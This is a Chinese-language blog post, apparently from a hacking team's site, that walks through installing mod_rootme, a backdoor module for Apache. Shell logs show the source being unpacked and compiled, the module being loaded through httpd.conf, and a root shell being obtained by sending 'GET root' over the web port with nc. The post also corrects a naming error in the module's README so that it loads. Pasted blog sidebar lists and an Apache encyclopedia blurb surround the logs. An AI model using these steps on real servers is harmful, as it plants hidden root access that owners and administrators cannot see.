關於mod_rootme的這點破事

一月 9, 2013 | 浏览：27 views | posted in 工具代码 - Written by: admin


Author :rammus@fuzzexp.org 首先感謝brk(炊B) 其次感謝萬能的google以及所有開源的前輩,mod_rootme是APACHE的一个端口复用后门

Apache HTTP Server(简称Apache)是Apache软件基金会的一个开放源码的网页服务器，可以在大多数计算机操作系统中运行，由于其多平台和安全性被广泛使用，是最流行的Web服务器端软件之一。它快速、可靠并且可通过简单的API扩展，将Perl/Python等解释器编译到服务器中。[1]

Apache http server是世界使用排名第一的Web服务器软件。它可以运行在几乎所有广泛使用的计算机平台上。

Apache源于NCSAhttpd服务器，经过多次修改，成为世界上最流行的Web服务器软件之一。Apache取自"a patchy server"的读音，意思是充满补丁的服务器，因为它是自由软件，所以不断有人来为它开发新的功能、新的特性、修改原来的缺陷。Apache的特点是简单、速度快、性能稳定，并可做代理服务器来使用。

本来它只用于小型或试验Internet网络，后来逐步扩充到各种Unix系统中，尤其对Linux的支持相当完美。Apache有多种产品，可以支持SSL技术，支持多个虚拟主机。Apache是以进程为基础的结构，进程要比线程消耗更多的系统开支，不太适合于多处理器环境，因此，在一个Apache Web站点扩容时，通常是增加服务器或扩充群集节点而不是增加处理器。到目前为止Apache仍然是世界上用的最多的Web服务器，市场占有率达60%左右。世界上很多著名的网站如Amazon、Yahoo!、W3 Consortium、Financial Times等都是Apache的产物，它的成功之处主要在于它的源代码开放、有一支开放的开发队伍、支持跨平台的应用(可以运行在几乎所有的Unix、Windows、Linux系统平台上)以及它的可移植性等方面。




```
[root@localhost modules]# ls
libphp5-zts.so          mod_cgi.so          mod_mem_cache.so
libphp5.so              mod_cgid.so         mod_mime.so
mod_actions.so          mod_dav.so          mod_mime_magic.so
mod_alias.so            mod_dav_fs.so       mod_negotiation.so
mod_asis.so             mod_dbd.so          mod_proxy.so
mod_auth_basic.so       mod_deflate.so      mod_proxy_ajp.so
mod_auth_digest.so      mod_dir.so          mod_proxy_balancer.so
mod_authn_alias.so      mod_disk_cache.so   mod_proxy_connect.so
mod_authn_anon.so       mod_dumpio.so       mod_proxy_ftp.so
mod_authn_dbd.so        mod_env.so          mod_proxy_http.so
mod_authn_dbm.so        mod_expires.so      mod_reqtimeout.so
mod_authn_default.so    mod_ext_filter.so   mod_rewrite.so
mod_authn_file.so       mod_file_cache.so   mod_rootme-0.4.tar.gz
mod_authnz_ldap.so      mod_filter.so       mod_setenvif.so
mod_authz_dbm.so        mod_headers.so      mod_speling.so
```

Linux 培训进行中

大部分都是文档，少量的是视频，有专门的论坛进行提问和讨论，特殊情况进行远程协助

brk@Dis9Team

无关大蒜与咖啡
九区 某些时候还是很团结的
封杀九区狗大联盟专用PS1
故人西辞莫相忘
谁情深如湿 谁情薄如纸

ztz@Dis9Team

Hacking Oracle PART 3 代码/命令执行
Hacking Oracle PART 2 权限提升
Oracle GlassFish Server认证绕过-鸡肋漏洞的深入利用
Hacking Oracle PART 1
Exploit WebGoat

Views

培训服务 - 8,424 views
Metasploit and Beef tutorial - 4,957 views
Cracking WPA/WPA2 con CoWPAtty & Aircrack-ng from BackTrack 5 - 4,820 views
SQL Injection and Cross-Site Scripting - 4,326 views
Mysql SQL injection : Remote Command Execution - 4,164 views
Bits of python: import a CSV file into a MySQL database. - 3,996 views
强大的嗅探工具ettercap使用教程:我的欺骗规则 - 3,534 views
NMAP – NSE for detecting vulnerable PHP-CGI setups (CVE2012-1823) - 3,376 views
Backtrack Forensics HOWTO - 3,071 views
Dump Windows password hashes efficiently - 2,826 views

近期评论

rammus 发表在《Linux Rootkit suterusu》
kimi 发表在《Metasploit and Beef tutorial》
demon 发表在《Metasploit and Beef tutorial》
minfun 发表在《Metasploit and Beef tutorial》
zero 发表在《Beef 实战全记录》
Name is xxx 发表在《Metasploit and Beef tutorial》
test 发表在《Metasploit 跨路由器访问》
chivas 发表在《Discuz xss利用演示》
leadurlife 发表在《Metasploit 跨路由器访问》
leadurlife 发表在《Metasploit 跨路由器访问》

```
mod_authz_default.so    mod_ident.so          mod_status.so
mod_authz_groupfile.so  mod_imagemap.so       mod_substitute.so
mod_authz_host.so       mod_include.so        mod_suexec.so
mod_authz_owner.so      mod_info.so           mod_unique_id.so
mod_authz_user.so       mod_ldap.so           mod_userdir.so
mod_autoindex.so        mod_log_config.so     mod_usertrack.so
mod_cache.so            mod_log_forensic.so   mod_version.so
mod_cern_meta.so        mod_logio.so          mod_vhost_alias.so
[root@localhost modules]# tar zxf mod_rootme-0.4.tar.gz
[root@localhost modules]# cd mod_rootme-0.4
[root@localhost mod_rootme-0.4]# ls
Makefile    README.txt  httpd13.h  httpd22.h     mod_rootme2.c   mrm_client.c
Makefile32  client.exe  httpd20.h  mod_rootme.c  mod_rootme22.c  mrm_server.h
[root@localhost mod_rootme-0.4]# rm -r ../mod_rootme-0.4.tar.gz
rm: remove regular file `../mod_rootme-0.4.tar.gz'? y
[root@localhost mod_rootme-0.4]# make linux
gcc -s -fPIC -shared mod_rootme.c  -o mod_rootme.so  -lutil -DLINUX
gcc -s -fPIC -shared mod_rootme2.c -o mod_rootme2.so -lutil -DLINUX
gcc -s -fPIC -shared mod_rootme22.c -o mod_rootme22.so -lutil -DLINUX
[root@localhost mod_rootme-0.4]# apachectl -v
Server version: Apache/2.2.3
Server built:   Nov 12 2012 08:48:42
[root@localhost mod_rootme-0.4]# cat README.txt
```

找到相關的模塊(這裡看到的是2.2.3版本)

```
              -=[ Target: Apache 2.2.x (local ) ]=-

        # make
        # cp mod_rootme22.so /usr/local/apache2/modules/
        # vi /usr/local/apache2/conf/httpd.conf
        [...]
        LoadModule rootme2_module modules/mod_rootme22.so

        # PATH=/usr/local/apache2/bin:$PATH; export PATH
        # apachectl stop; apachectl start

[root@localhost mod_rootme-0.4]# service httpd restart
Stopping httpd: [  OK  ]
Starting httpd: [  OK  ]

[root@localhost mod_rootme-0.4]# clear

[root@localhost mod_rootme-0.4]# nc localhost 80
GET root
rootme-0.3 ready
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
```

****

ERROR CODE：

```
[root@localhost conf]# service httpd restart
Stopping httpd: [FAILED]
Starting httpd: httpd: Syntax error on line 189 of /etc/httpd/conf/httpd.conf:
[FAILED]
```

apache的API定義部份在include/ap_mmn.h

模塊拷貝進去以後

```
/etc/apache2/mods-available/mod_rootme-0.4# /etc/init.d/apache2 restart
apache2: Syntax error on line 203 of /etc/apache2/apache2.conf: Syntax error o
```

重啟httpd發現這個問題，炊B徒弟的解決辦法是修改了httpd.conf
將本來的

```
LoadModule rootme2_module modules/mod_rootme22.so
```

修改成了

```
LoadModule rootme22_module modules/mod_rootme22.so
```

我膜拜了源碼之後發現可能是作者在寫README.txt的時候沒注意，寫錯鳥

mod_rootme2跟mod_rootme22的聲明不一樣。

自己膜拜完了以後，修改版本號，以及模塊源碼中的聲明名稱，好吧，剩下的就是加載只有就OOXX就可以了。

在真正激活模块之前，Apache会检查所加载的模块是否为真正的Apache模块，这个检测是通过检查module结构体中的magic字段实现的。而magic字段是通过宏STANDARD20_MODULE_STUFF体现，在这个宏中magic的值为MODULE_MAGIC_COOKIE，MODULE_MAGIC_COOKIE定义如下：

```
#define MODULE_MAGIC_COOKIE 0x41503232UL /* "AP22" */
```

具體參考

http://www.nowamagic.net/librarys/veda/detail/1293

參考文檔：

http://people.apache.org/~rpluem/patches/forcerecovery_2.2.diff

http://svn.apache.org/repos/asf/httpd/httpd/branches/2.2.x/include/ap_mmn.h

http://forums.devshed.com/apache-development-15/api-structure-php5-module-in-file-usr-local-apache2-modules-326634.html

http://www.nowamagic.net/librarys/veda/detail/1293

http://blog.sina.com.cn/s/blog_5546a5ad01010fyn.html

http://linux.chinaunix.net/techdoc/net/2007/10/07/969337.shtml

» **本文链接**：http://fuzzexp.org/?p=6316
» **订阅本站**：http://fuzzexp.org/feed
» **转载请注明来源**：DIS9 TEAM »《關於mod_rootme的這點破事》

Leave Your Comment

Name (required)

Mail (will not be published) (required)

Website

Post Comment